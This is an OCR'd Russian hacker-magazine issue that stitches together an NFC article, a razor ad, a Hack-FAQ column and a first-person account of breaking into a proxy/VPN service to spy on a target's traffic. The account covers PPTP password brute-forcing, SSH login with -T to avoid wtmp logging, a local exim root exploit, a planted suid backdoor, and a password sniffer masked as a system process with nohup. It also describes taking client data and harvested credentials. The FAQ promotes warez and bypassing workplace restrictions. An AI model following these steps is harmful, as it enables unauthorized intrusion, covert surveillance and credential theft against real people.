Когда два объекта со встроенными микросхемами поддержки NFC оказываются поблизости (максимальная дистанция 20 см), они распознают друг друга и организуют соединение, в ходе которого возможен обмен данными на скорости 106 Кбит/с, 212 Кбит/с или 424 Кбит/с.
Спецификация NFCIP-1 (Near Field Communication) предусматривает различные методы модуляции сигнала и кодирования данных для разных скоростей. NFC постоянно отслеживает состояние канала и подстраивается под конкретные условия среды. Если эфир сильно зашумлен, разумение использовать меньшую скорость и большее количество избыточных данных для возможности коррекции ошибок. Если помехи в эфире незначительны, значит, NFC-устройства вполне могут работать на самой высокой скорости, по крайней мере, до тех пор, пока условия в эфире не изменятся. Выбор скорости и метод модуляции выбирает устройство, которое инициирует подключение. После этого в эфир передается определенный набор символов, которые легко анализируются и позволяют принимающей стороне настроиться на ту же скорость и модуляцию.


[заключение] Перспективы NFC очевидны. Соответствующие модули значительно упрощают процедуру идентификации объектов, обмен данными и процесс оплаты товаров и услуг. Их можно встраивать в мобильные телефоны, цифровые фотоаппараты, карманные и обычные компьютеры, любую бытовую технику и т.п. При этом стоимость интеграции NFC будет на несколько порядков ниже, чем того же Bluetooth. Разработчики с завидной уверенностью утверждают, что технология получит бурное развитие в самые ближайшие годы, и уже к 2008 году более 35% всех мобильных телефонов будут ее поддерживать. В доказательство моих слов можно привести тот факт, что такие гиганты, как Nokia, Samsung и Motorola уже присоединились к NFC Forum (организации которая сначала стандартизировала новую технологию, а теперь занимается ее продвижением на рынок). А немецкая транспортная компания RMV собирается уже в начале следующего года применить NFC новинку на своих автобусных маршрутах в г.Ханау (пригород Франкфурта)



сделав из мобильника универсальный кошелек, производителям еще долго придется ломать голову над новыми изобретениями :)

БУДУЩЕЕ? НЕТ, УЖЕ НАСТОЯЩЕЕ!

В самом начале развитии технологии для Sony и Philips было важно стандартизировать технологию и сделать ее доступной другим производителям. А как иначе? Ведь в противном случае на массовое распространение технологии можно не надеяться, а это фактически является провалом всей задумки в целом. Радиочастотная связь ближнего действия по определению должна быть максимально распространенной, иначе для конечного потребителя это будет не более чем еще один пункт в списке поддерживаемых возможностей. В декабре 2003 года производителям это сделать удалось: технология стала международным стандартом. Спецификация Near Field Communication (NFCIP-1) получила одобрение организации ISO и Международной Электротехнической Комиссии (IEC). Новый стандарт был обозначен ISO/IEC IS 18092 и фактически представлял собой симбиоз двух технологий: Mifare (Philips) и FeliCa (Sony).
На базе заводов Philips было организовано производство инженерных образцов коммуникационного чипа для NFC. Планировалось, что чипы пойдут в коммерческую эксплуатацию во второй половине 2004 года. И не обманули. На выставке высоких технологий в Монако была представлена сменная панель для Nokia 3220, в которую интегрирована технология связи в ближнем электростатическом поле (NFC, Near-Field Communications). В панель для Nokia 3220 интегрирован NFC-чип Philips, содержащий 8-разрядный Java-микроконтроллер смарт-карт SmartMX с 72 Кб перезаписываемой постоянной памяти (EEPROM). Самое главное: такие телефон и панель можно купить уже сейчас!



просто поднеси сотовый к своему компьютеру и нужные данные, вроде новой Java-игры, быстро начнут закачивать на внутреннюю память телефона

Создай свой стиль

У Майкла это есть, и Кристин это нравится. Борода снова в моде! Но, поверь, девчонки не в восторге от беспорядочной растительности на лице. Здесь важен стиль. Обычная борода плюс твое воображение, и ты станешь другим человеком. Все что тебе надо – подходящая идея и инструмент, чтобы ее осуществить.

Главное – супеpидеи!

Не стоит пренебрегать «эспаньолкой» – небольшой остроконечной бородкой. Совсем короткая или чуть длиннее, она всегда выглядит прикольно.

Если хочешь порадовать подружку, просто оставь небольшой участок волос на выбритой коже под нижней губой – «заплатку для души». Смотрится очень аппетитно. Может, добавить бородку или усы? Приветствуются самые смелые идеи. Только учти, что любая растительность на твоем лице должна иметь четкие контуры.

Семидесятые возвращаются! Бакенбарды дают большой простор для фантазии. Короткие и узкие, длинные и широкие, вертикальные или горизонтальные, треугольной или прямоугольной формы – они открывают безграничные возможности для создания собственного стиля. Удлини их до подбородка, и они плавно перейдут в бороду.

«Баки» зрительно сужают круглое лицо, а трехдневная щетина придает реально мужественный вид. «Эспаньолка» и «заплатка» акцентируют внимание на подбородке и идут тем, у кого овальное лицо.

Совет: Если хочешь, чтобы растительность на лице выглядела круто, не забудь о симметрии. Ориентируйся на свои черты лица: губы, уголки рта, нос, уши, скулы – это отправные точки для создания стиля бороды. За идеями и другими полезными советами зайди на www.braun.ru

Как бриться?

Создавать свой собственный стиль лучше всего с помощью электробритвы со съемной насадкой-триммером, чтобы пена не мешала процессу. Прежде чем приступить, убедись, что твоя кожа сухая и чистая.

Сначала используй бритву с четырехуровневой насадкой-триммером для подравнивания бороды, чтобы достичь необходимой длины волосков. Затем, сняв насадку, сделай четкий контур бреющей сеткой электробритвы. После чего сбрей все лишнее. Всегда держи бритву под прямым углом к коже. Ополосни лицо водой. Готово!





Бритва «три в одном» – стиль без ограничений

Бритва, стайлер и триммер в одном – это **Braun cruZer^3**. Фишка в том, что бритва оборудована двусторонним вращающимся триммером. На обоих его концах имеются ножи: узкий – для четких прямых линий и сложных контуров, широкий – для равномерного подравнивания более крупных участков. Плюс **cruZer^3** оснащен четырехуровневой насадкой-триммером для поддержания желаемой длины бороды. С **cruZer^3** также возможно влажное бритье. Никакой душ не помешает этому суперустройству добраться до каждого волоска. С этой бритвой даже такой лентяй, как Майкл, будет выглядеть стильно.

Ну, а если в результате ты окажешься «слегка волосатым» – наши поздравления! Либо ты создал новый стиль, либо попробуй еще раз. С **cruZer^3** неудачная попытка превратится в новый шедевр всего за одно мгновение. Если опять неудача – не отчаивайся! Щетина отрастет через пару дней, и ты снова можешь заняться созданием нового стиля.

Создай свой стиль.

Товар сертифицирован


Если хочешь узнать больше о стильном бритье, зайди на www.braun.ru



Качество. Надежность. Дизайн.

BRAUN

Hack-Faq

БУДЬ КОНКРЕТНЫМ И ЗАДАВАЙ КОНКРЕТНЫЕ ВОПРОСЫ! СТАРАЙСЯ ОФОРМИТЬ СВОЮ ПРОБЛЕМУ МАКСИМАЛЬНО ДЕТАЛЬНО ПЕРЕД ПОСЫЛКОЙ В HACK-FAQ. ТОЛЬКО ТАК Я СМОГУ ДЕЙСТВИТЕЛЬНО ПОМОЧЬ ТЕБЕ С ОТВЕТОМ, УКАЗАТЬ НА ВОЗМОЖНЫЕ ОШИБКИ. ОСТЕРЕГАЙСЯ ОБЩИХ ВОПРОСОВ, ВРОДЕ «КАК ВЗЛОМАТЬ ИНТЕРНЕТ?», ТЫ ТОЛЬКО ПОТРАТИШЬ ПОЧТОВЫЙ ТРАФИК. ТРЯСТИ ИЗ МЕНЯ ФРИШКИ (ИНЕТ, ШЕЛЛЫ, КАРТЫ) — НЕ СТОИТ, Я САМ ЖИВУ НА ГУМАНИТАРНУЮ ПОМОЩЬ.

HACK_FAQ COMMENTS:
SideX
hack-faq@real.xakep.ru
_VZLOM



Q: Занимаюсь разработкой одной фирмы, которая имеет несколько локалок в разных уголках страны. Половину из них уже взял под контроль, но очень хочу рулить ими, как одним целом, чтоб не геморроиться, переключаясь с одной на другую.

A: У начинающих админов (пусть и не нанятых, но незаметных и удаленных :)) существует один общий недуг — очень тяжело следить за сложной распределенной системой. На самом деле, современные средства в некотором смысле стирают расстояния и позволяют удаленно админить несколько локалок с таким же успехом, что и одну местную. Главное знать о нужных средствах вроде описанной в этом же номере Х-тулзе Kaboodle (*www.kaboodle.org*). Программа, после установки серверной части по разным сетям, позволяет собрать воедино все разбросанные там машинки. Тебе не нужно тыкаться по разным сеткам, открывать новые окна — просто возникает стройное дерево из всего доступного IT-добра. Есть как unix, так и win-клоны: сети любой конфигурации попадают под чуткий контроль. Учитывая бесплатный софт, не сложно догадаться об ограниченных возможностях удаленного администрирования: прикольных радостей a-la старинный Netbus здесь не держат.

Q: Уже третью неделю не могу докачать редкий варез из P2P; IRC не дает слить, так как у меня канал узкий (диалап). Где еще можно добыть эту редкостную вкусняшку?

A: Стандартный ответ на вопрос «Где?» — в п...е, то есть поисковике :). Разумно попробовать тот же самый Гугл, поскольку все еще встречаются сердобольные кадры, которые выкладывают варез на web. Также помогают и специализированные FTP-искалки a-la *www.filesearch.ru*, где порой выскакивают серверы НИИ, на халявном пространстве которых можно найти все вплоть до секретных чертежей NASA. Последнее же время, когда в P2P стали активно охотиться на ведьм, я переметнулся к более старому местечку — news-группам. Примерами могут быть *news://news.giganews.com/alt.2600.warez*, *news://news.giganews.com/alt.binaries*, которые можно найти на большей части news-серверов. Спроси своего ISP о возможности использования такого сервиса (шаблон — *news.ISPname.ru*). Бесплатные и общедоступные серверы разыскиваются все тем же Google'ом (олигархи, кому не жаль 7—20 баксов ежемесячно, идут на *www.premium-news.com*). Единственной проблемой может показаться необходимость тянуть все добро по кусочкам, когда ты начинаешь машинально открывать несколько сот постов, сохраняя аттачи, собирать всю кучу воедино. Избежать всего этого помогают news-leecher'ы, проги для поиска и скачки контента с news-сервантов. Добротный пример, который стабильно снабжал материалом закрытую ныне рубрику Leech, — NewsLeecher (*www.newsleecher.com*).



Q: На Usenet не смог найти, что искал. Расскажи, а нет какого-то способа упростить скачку вареза с IRC, чтобы не запоминать синтаксис всех нужных команд?

A: На самом деле, не так уж и много команд. Есть лишь незамысловатое */ctcp nick-bot'a xdcc send #pack'a*. Так ты запрашиваешь любой приглянувшийся пак без каких-либо дополнительных познаний. Не ради команд, но для автоматизации поиска и запросов добра, направлю твой взор на решение под названием XDCC-Fetch (xdccfetch.sourceforge.net), которое доступно для Windows и Unix. Единственным условием становится наличие интерпретатора языка Ruby, который весит 12M (линк есть на сайте софтины). Боты, как и любовь, имеют свойство уходить и возвращаться, так что для добычи необходимого бывает полезно мониторить запрашиваемые файлы, теребить приходящих и возвращающихся ботов о распространяемом ими хозяйстве. В надвигающейся версии обещают добавить возможность сортировки результатов поиска по загруженности ботов, так что ты будешь знать, где самая короткая очередь за варезкой.

Q: На некоторые из моих подконтрольных web-серверов нападают хакерюги со своими DdoS-атаками и прочей шнягой. Можно ли как-то мониторить, наблюдать, какую из машин они пытались завалить?

A: С твоими сервантами может случиться что угодно — лишить машины жизни могут не только гнусные хакеры. В любом случае нужно всегда вовремя замечать неполадки в твоей сети. Здесь можно просто пинговать все адреса, перебирая один за другим в надежде не заметить изменяющегося отклика. Однако в подобном допотопном способе есть и слабая сторона, ведь здесь не будет понятно, когда отклик меняется с повышением нагрузки, а когда это пакетный шторм. Более чутким средством кажутся все возможные программные системы мониторинга. WebWatchBot (*www.exclamationsoft.com/ webwatchbot*) может стать неплохим тому примером. Здесь можно задавать промежутки, когда все хозяйство будет проверяться. Результаты опросов могут отсылаться на мыло или другие средства связи, чтобы оповестить тебя о надвигающихся сложностях и надобности предпринять радикальные меры.

Q: Меня доканал AVP. У меня имеется аж 360G данных в системе, все проверить разом — гемор, я оставляю антивирусные рейды на ночь. Однако эта зараза находит архив с паролем и зависает, ожидая ответа. Можно как-то обучить образину?

A: К сожалению, в настройках Касперского я так и не нашел возможности отключить проверку запароленных архивов. Самым простым решением показалось — дождаться первого диалога по теме архивов и дать AV в глаз аргументом — «Делать то же самое и далее». Теперь прога будет пропускать все секретные темы архивов.

Q: Работаю в сетке, где запрещено все и вся, даже снести их систему не получается. Можно ли мне как-то все же загрузить туда свою операционку по-ягодичному хитро? :)

A: Главное, чтобы после загруза не пострадали твои собственные ягодицы :). Для верности направлю тебя к дисклаймеру наверху, который просит формулировать проблему максимально точно. Иначе мне придется сформулировать ее за тебя и сказать, что несмотря на ограничения системы, загрузка с CD остается возможной. Следуя подобному предположению, я предложу установить фриварную систему Bart's PE Builder (*www.nu2.nu/pebuilder*). С ее помощью ты можешь создать полноценный загрузочный диск, где будет работать винда без привычной установки на винт. Понятно, что будут иметь место некоторые ограничения вроде работы с разрешением 800X600 и небогатыми настройками сети. Однако доступ к ней будет полноценным, так что ты, вероятно, сможешь проделать то, что было запрещено админами прежде. На будущее: не стесняйся — пиши о себе и своих проблемах во всех деталях.

Q: Я часто занимаюсь захватом компов через раскрытые шары. Можно ли будет эту тему продолжать крутить из-под Мака?

A: Меня часто спрашивают о возможности сканирования шаров из-под unix. С подобными решениями по теме Мака я еще не сталкивался, но уже знаю наверняка, что ты сможешь цеплять сюда любые виндозные шары. Здесь поможет простое средство для просмотра локальных и сетевых FAT/NTFS-дисков — MacDrive (*www.mediafour.com*). Когда же требуется профессиональный подход административного уровня, на помощь придет отдельный SMB Manager (*www.labo-apple.com*). Эта связка поможет разрешить вопрос до появления полноценного сканнера шаров.

Q: В чем заключается frozen мод, который может быть приписан к моему IRC каналу?

A: Подобный наговор известен в ряде сервисных сетей, где опция блокирует административный (или полный — для всех посетителей) доступ к каналу на определенный срок (30, 60 и более дней в зависимости от сети и ее полиси). Получается, что официально канал все еще принадлежит его законным хозяевам, которые остаются при законных статусах операторов. Ограниченными оказываются лишь их действия по настройке канала, который фактически оказывается переведен «во временное пользование» администрации сети. Обыкновенно подобный мод ставится, когда объявилась проблема с каналом, пришел убедительный abuse, админам требуется дополнительное время на выяснение вопроса и обстоятельств. Когда действие колдовства frozen закончится, можно будет вернуться к полноценной работе с каналом или же он будет заблокирован на совсем. Мод выдается не роботами, но живыми иркопами (сервер-опами — чаще), у которых следует настоятельно выяснить длительность действия frozen'а. Так с горемычным каналом #xakep @DALnet случилось, что он оказался не зарегистрирован после прекращения действия темы (30 дней). Будь готов запустить несколько десятков ботов на регистрацию этого канала (ближе к окончанию действия мода), чтобы другой хитрец не опередил, не зарегал вместо тебя тему.

Q: Правда, что теперь вирусы будут называться одинаково в БД разных производителей антивирусов?

A: Меня зовут Иван, в Америке называли бы Джоном, во Франции, должно быть, Жаном. Как ни называй — суть не меняется :). Однако в случае с вирусами все не так, доходит до абсурда, когда в новостях читаешь о появлении десятка новых смертоносных вирей за день. Твое сердце поразят не разбушевавшиеся вирмейкеры, но неразумные программеры, которым недостает единого видения имен заразы. Одному и тому же, долго не задумываясь, они дадут добрый десяток имен. Теперь их разгильдяйству собираются положить большой и толстый конец, кладкой которого будет заниматься Common Malware Enumeration (CME), основанное великими усилиями United States Computer Emergency Readiness Team (US-CERT). Эта контора будет присваивать имена наиболее опасной заразе, которые будут рассылаться по держателям БД. Здесь видится разумный расчет уменьшить путаницу во всем непростом деле.




Паленые прокси

ИНОГДА БЫВАЕТ НЕОБХОДИМО ПОСЛЕДИТЬ ЗА ЧЕЛОВЕКОМ. УЗНАТЬ, КАКИЕ САЙТЫ ОН ПОСЕЩАЕТ, С КЕМ ВЕДЕТ ПЕРЕПИСКУ, НА КАКИХ ФОРУМАХ ОБЩАЕТСЯ, О ЧЕМ ТРЕПЕТСЯ В ICQ И КАКОЙ ЕГО ПАРОЛЬ К ТАИНСТВЕННОМУ WEB-РЕСУРСУ. ДЛЯ ЭТОГО СОВСЕМ НЕОБЯЗАТЕЛЬНО ПРОСЛУШИВАТЬ ТЕЛЕФОН ИЛИ СТАВИТЬ ВИДЕОКАМЕРЫ В КВАРТИРЕ. ДОСТАТОЧНО ЛИШЬ ОТСНИФАТЬ ЕГО ТРАФИК. ОБЫЧНО ПОДОБРАТЬСЯ К МАРШРУТИЗАТОРУ ЖЕРТВЫ НЕВОЗМОЖНО. ОДНАКО ДОВОЛЬНО ЧАСТО ОБЪЕКТЫ СЛЕЖКИ ДЛЯ АНОНИМНОСТИ ПОЛЬЗУЮТСЯ РАЗЛИЧНЫМИ СЕТЕВЫМИ СЕРВИСАМИ, КОТОРЫЕ ЕДВА ЛИ ДОБАВЛЯЮТ БЕЗОПАСНОСТИ | Master-lame-master

Взлом proxy-сервиса для прослушки неприятельского трафика

[печальная преамбула] Как-то давно я искал хороший прокси-сервис. Теряясь в догадках, я серфил много интересных сайтов, читал форумы и отзывы клиентов. И вот мой браузер занесло на сайт *proxy4you.net*. На этом интересном проекте предлагалось купить проксики по довольно низкой цене. И я, быть может, даже и купил, если бы не увидел ссылку на форум phpBB 2.0.6. Учитывая то, что ситуация происходила где-то с полгода назад, я совсем не удивился :). Бережно выполняя одну команду за другой, я по обкатанному сценарию залил на сервер connback-шелл и вошел в систему. Вот только продержаться мне там не удалось. В этот день я толком ничего не посмотрел, а на следующий обнаружил пропажу не только шелла, но и всего форума :). Видимо, админ каким-то образом обнаружил взлом и снес борду. Про этот «минивзлом» я никогда бы не написал в журнал, если бы не продолжение истории, случившейся недавно.

[охота на уток] В один чудный вечер я сидел дома и не знал, чем бы себя занять. Мой хороший знакомый, с которым мы давно перетираем «заказные» спецзадания, поделился со мной одной интересной информацией. Он очень давно охотился за человеком, который промышлял не совсем честными делами. Не могу утверждать, но, по-моему, злобный чувак просто кинул моего приятеля, что и побудило последнего преследовать сетевого негодяя, желая вернуть свои деньги. На одном из форумов, где мой кореш скорефанился с местной администрацией, ему удалось запалить IP-адрес негодяя. Судя по всему, айпишник принадлежал какому-то хостингу — на это указывал вывод whois'a, который мне



скажи форумам нет!



скинул мой напарник. Описание хостинга выглядело примерно, как uaonline-hqhost-cluster. Эта надпись показалась мне до боли знакомой и через некоторое время я вспомнил почему. Как оказалось, я сам пробивал по хуизу адрес *proxy4you.net*, и тот оказался в той же подсети, что и последний адрес. Все это косвенно указывало на то, что жертва пользуется услугами proxy-сервиса. Я поделился размышлениями с другом и потом пожалел об этом. Сразу же посыпались просьбы попробовать внедриться в этот ресурс и поснифать трафик с этого айпишника. Я согласился.
Атака началась со стандартных вещей. Перво-наперво я занялся сканированием. Сканить решил всю подсеть с помощью старого доброго LANGuard Scanner. Ни к чему хорошему это не привело, потому как хост *proxy4you.net* вообще оказался недоступным для этой программы, а остальные узлы, по-видимому, выступали в роли дополнительных IP, на которых вообще не светились никакие порты. Но я-то знал, что ЛАНГуард определяет живучесть хоста при помощи ICMP-запроса. Логичным заключением можно было назвать тот факт, что установленный на машине файрвол просто резал весь ICMP-трафик.
Запустив nmap с опцией -P0, я получил список открытых портов: 22, 25, 80, 1723, 5000 и 6709. Воспользовавшись телнетом, я узнал, что за цифрой 6709 скрывается обычный проксик типа Squid. Оставалось определить, что за сервис находится под 5000 портом. Все стало понятно сразу после того, как я зашел на сайт этой конторы: оказалось, что ребята предоставляли не только proxy, но и vpn-сервис. Так что под этим портом скрывался OpenVPN — это я выяснил по характерным иероглифам, которые выдавались после соединения.



Опция, аналогичная параметру -T в консольном ssh, имеется и в PuTTY. Зайди во вкладку SSH и отметь галочкой Don't allocate a preudo-terminal.



На компакте ты найдешь портативный снифер, а также свежую версию PPTP-Bruter от команды THC.

Однако все эти исследования не сдвинули дело с мертвой точки. Необходимо было хоть каким-то образом проникнуть на машину. Сканирование скриптов на traversal, sql-injection и прочие баги не привели к большому успеху, поэтому я стал просто тупо ходить по ссылкам и... нашел кое-что интересное. Нет, я не обнаружил невидимый phpmyadmin или web-шелл, как ты мог предположить. Я наткнулся на страницу, где в картинках описывалась настройка VPN-соединения. И один из скриншотов меня очень насторожил. На нем отображался последний шаг настройки VPN, вот только логин был не очень стандартный. Вместо каких-то тривиальных имен типа demo, test и т.п. использовался логин michael. В качестве пароля отображались пять звездочек. Может быть, это было случайно придуманное имя, однако дальнейший шаг доказал, что это было неспроста. Я решил попробовать отправить тестовое письмо пользователю michael через их SMTP-сервер. Думаю, понятно, на что я рассчитывал — если системного имени не существует, мне вернется ответ демона о некорректном имени пользователя. Но такого ответа не вернулось, следовательно, логин Майкла существует и, по-видимому, активно используется.

[активная атака] Дальнейшая логика моих действий была следующей: мне ничего не оставалось, как запустить процесс перебора пароля на сервис PPTP VPN с быстрого шелла. Для эффективного брутфорса я отфильтровал все пятизначные пароли из большого словаря. Действительно, если имя совпало, то, скорее всего, совпадет и длина пароля. По крайней мере, я на это искренне надеялся.
И я не прогадал (я вообще редко когда пользуюсь брутфорсерами, если не уверен в победе). PPTP-Bruter, про особенности которого я уже писал в моих статьях, справился с задачей «на ура». Спустя полчаса брутер ответил, что успешно подобрал пароль к учетной записи. Сразу после этого было принято решение попробовать полученную комбинацию l/p для входа по SSH. И опять успех — michael имел доступ к машине по ssh. Для пущей маскировки я залогинился с ключиком -T, чтобы не подвязывать к себе псевдотерминал и не палиться в журналах */var/log/wtmp* и */var/run/utmp*. В системе на тот момент никого не было, поэтому можно было без палева изучать удаленный сервак. Первым делом я посмотрел процессы — стандартный набор: pptpd, openvpn, squid, sendmail, exim и еще несколько сервисов. Ничего необычного — простая Linux-станция. Насторожило лишь одно: то, что админы повесили Web-сайт на рабочий proxy- и vpn-сервер. Обычно под это дело выделяется отдельная тачка, хотя бы ради безопасности. К несчастью, мне не хватило прав не только на просмотр учетных записей proxy и vpn, но и на чтение каталога */usr/service*, содержащий всю интересную информацию. Поэтому мне нужно было приложить все усилия и повысить свои права до нулевого уровня.

[операция «Захват-110»] Не найдя ничего подходящего в папках, которые были мне доступны и перечитав все логи и истории вводимых команд, я не добился никаких успехов. Ядро в системе было 2.4.27 версии, и я также попробовал его взломать. Стандартные эксплойты выдавали какую-то ерунду, а самый последний я не решился испытывать, так как завалил им множество систем (на 99% атака просто бы парализовала сервер). Полностью отчаявшись, я скачал старый добрый сценарий check.sh (*http://kamensk.net.ru/forb/1/x/check.sh*) и запустил его на сервере. Для незнающих напомню, что этот чекер проверяет все suid/sgid/nogroup-файлы на сервере, а также выдает полную информацию об операционной системе. После детального отчета я выудил несколько suid-файликов и принялся их изучать. С виду это был стандартный набор приложений: ping, traceroute, su, sudo, exim и еще несколько бинарников. Первым делом я скачал эксплойт для sudo и попытался его запустить, однако ни к чему хорошему это не привело: то ли версия была новой, то ли эксплойт был криво ват. Тут я вспомнил, что и для exim имеется сплоит (*www.xakep.ru/post/27010/exploit.txt*), который работает только локально и переполняет буфер у почтового сервиса. Скомпилировав и запустив его, я убедился, что

ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?

1 Первоначальное сканирование хоста на порты дало мне общее представление о функционирующих демонах.
2 Прежде чем использовать эксплойты, я отыскал все suid-файлы на сервере. Это помогло найти уязвимый бинарник и достичь рутовых прав.
3 Интересная маскировка при помощи nohup не раз спасала мои процессы от глаз администраторов. Так что возьми этот трюк на заметку :).

iDEFENCE пишут реальные вещи — эксплойт сработал как часы и предоставил рутовый шелл. Мысленно передав привет админу, который засудил демон, я продолжил мониторинг за сервером.
По старинке, я создал suid-бэкдор и положил его в неприметное место (на всякий случай) и стал жадно шарить по жесткому диску. В заветной папке */usr/service* находилась структура каталогов для сервисов squid и openvpn. В одном из каталогов я нашел готовые скрипты для запуска openvpn на клиентской стороне, а также лист учетных записей в открытом виде. Первое, что я хотел сделать, — определить логин нашей жертвы. Быть может он как-то связан с его ником или e-mail'ом. Но логины выбирались «от фонаря», поэтому удача мне не улыбнулась :). Но мне посчастливилось найти файл clients.xls. Его вес достигал 800кб и наверняка он содержал в себе всю информацию о клиентах сервиса. Использовав scp, я скопировал этот файл на свой доверенный шелл, а затем — на комп. Но при открытии с меня потребовали пароль ;). Конечно, можно было убить полдня на перебор комбинаций или сгрузить с *www.passwords.ru* программу-брутфорс, но мне просто не хотелось этим заниматься. Я предпочел вернуться в консоль и добить сервер до конца.



Не стоит забывать, что все действия хакера противозаконны, поэтому данная статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях, автор и редакция ответственности не несут.

фрагмент интересных логов

маскируемся с помощью nohup

правовая революция

[слушаем линию] Пообщавшись с приятелем, мы решили поставить тачку на прослушку. Причем загвоздка заключалась в том, что нужно снифать все 80 интерфейсов, которые были активны, потому как ip-адрес, выдаваемый клиенту, выделяется совершенно случайно (по протоколу DHCP), а squid использует всего 3 айпишника, которые находятся в другой подсети. Из этого можно сделать разумный вывод: наша жертва использует не proxy, а vpn-подключение. Но сути вопроса это не меняло, так как VPN-трафик шифруется только на участке «клиент<>сервер», а затем перебрасывается в чистом виде на выходной интерфейс. Наша задача была — прослушать этот интерфейс и собрать компромат на жертву. Однако за незнанием определенного номера интерфейса, пришлось ставить на прослушку весь внешний трафик.
Дело оставалось за малым — нам нужно было определиться с хорошим снифером, который бы отлавливал только пароли. Просмотрев список имеющегося софта, я остановился на программе PHoss (*www.phenoelit.de/phoss/PHossS.gz*). По словам разработчиков, этот снифер умеет отлавливать пароли по протоколам POP3, IMAP, FTP, TELNET, LDAP и VNC. То, что доктор прописал.
Я закачал этот нюхач на сервер, затем распаковал и был приятно удивлен: снифер состоял всего из одного файла. Сначала у меня были некоторые сомнения, что это чудо природы вообще запустится. Но после команды ./PHossS --help все стало ясно. Софтина доказала свою профпригодность: в параметрах можно было указывать конкретный интерфейс, осуществлять фильтрацию и включать буферизацию. В общем, минимум возможностей, с которыми можно жить.
Итак, прежде чем запускать снифер, я внимательно ознакомился с процессами. Среди них было несколько потоков httpd и программы для авторизации squid под названием nsca_auth. Я решил замаскировать нюхач под эту прогу, однако мне нужно было каким угодно образом скрыть редирект, который бы отображался в процесс-листе. Здесь можно было поступить двумя способами: либо вызвать функцию execl() в специальном приложении, где можно оговорить параметр, поступающий в процесс-лист. Либо поступить более хитро, как сделал я. Сперва я переместил PHossS в */usr/bin* и назвал его nsca_auth. Затем с помощью гениального приложения nohup запустил снифер. Появилось оповещение, что весь вывод приложения будет записываться в nohup.out. В общем, строка запуска выглядела так: «nohup nsca_auth &». Проверив процесс-лист, я убедился, что подложный процесс практически никак себя не выдает. А тем временем в файле nohup.out стала накапливаться конфиденциальная информация.

удачное эксплуатирование сервиса exim

[разбор полетов] Через пару дней активного снифинга, я выключил анализатор пакетов и слил логи себе на комп. Удалось поймать порядка 10 мегов информации. Теперь нам предстояла сложная задача по отделению мух от котлет, чем мы и стали заниматься. Примечательно, что мой товарищ знал провайдера, к которому подключена жертва. Это и явилось ключевым фильтром. Пробив по WHOIS диапазон адресов московского прова, мы быстро отфильтровали несколько учетных записей на FTP- и POP3-протоколы. Среди них большинство, действительно, принадлежало нашему неприятелю, по крайней мере, так сказал мой корефан. Через некоторое время выяснилось, что жертва промышляла фишингом: нам удалось достать пароли на FTP-серверы с логами от разных богатых персон.
Что касается сервиса, то буквально через неделю админы наглухо зафильтровали 22 порт. Видимо, администрация уследила утечку информации или странные коннекты в логах (которые я почему-то забыл потереть :)). Но в любом случае, все к чему мы стремились, было выполнено, а сервис более не представлял для нас особого интереса. На память от него у меня осталась клиентская база, которую я до сих пор так и не могу открыть


красочный контент сервиса

Дедик для хакера

ЧАСТО ХАКЕРАМ НЕ ХВАТАЕТ СОБСТВЕННОГО КОМПЬЮТЕРА ДЛЯ СВОИХ ЗЛОДЕЯНИЙ. СКАЖЕМ, ЧЕЛОВЕК, УВЛЕКАЮЩИЙСЯ ТРОЯНАМИ, ОБЯЗАТЕЛЬНО ЗАХОЧЕТ ИМЕТЬ НА ПОПЕЧЕНИИ СЕРВЕР ДЛЯ ЛОГОВ. ЧУВАК, ВЗЛАМЫВАЮЩИЙ БУРЖУЙСКИЕ САЙТЫ, ПОЖЕЛАЕТ КУПИТЬ БЕЗОПАСНЫЙ СЕРВЕР ДЛЯ VPN И PROXY. НО ХАКЕРОВ МАЛО КТО ЛЮБИТ, ПОЭТОМУ СКОЛЬКО ПРОЖИВЕТ «ЧЕРНЫЙ СЕРВЕР» — НЕИЗВЕСТНО. ХОЧЕШЬ УЗНАТЬ, КАК УВЕЛИЧИТЬ СРОК ЖИЗНИ ДО МАКСИМУМА? ТОГДА СЛУШАЙ СЮДА | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Выбираем dedicated-сервер для хакерских проделок

[DS и VDS — найди 10 отличий] Прежде чем обсуждать проблемы приобретения серверов, определимся с базовыми понятиями. От начала до конца статьи я буду говорить про Dedicated-сервера. Здесь Dedicated означает «выделенный», то есть клиенту выделяется целый сервер, естественно, с рутовыми правами. Тут имеют место две разновидности: либо человеку выделяется отдельная машина в серверной стойке (DS), либо сервер запущен виртуально, сродни VmWare (VDS). Естественно, что по стоимости виртуальный выделенный сервер в 5—8 раз дешевле реального. Это понятно — затраты на инсталляцию настоящей машины куда больше, чем запуск скрипта, инсталлирующего новую OS на уже существующей станции. Но у виртуального сервера есть ряд существенных недостатков, которые обязательно следует учитывать перед покупкой. Не будет лишним их перечислить.

1. Несмотря на рутовые привилегии, тебе не удастся добавить новое устройство или пересобрать ядро. На некоторых машинках даже нельзя управлять sysctl'ом, использовать iptables, загружать модули и т.п.
2. На тарифных планах с виртуальным сервером обычно не предоставляются дополнительные IP-адреса. Данный недостаток может быть критичным для некоторых проектов.
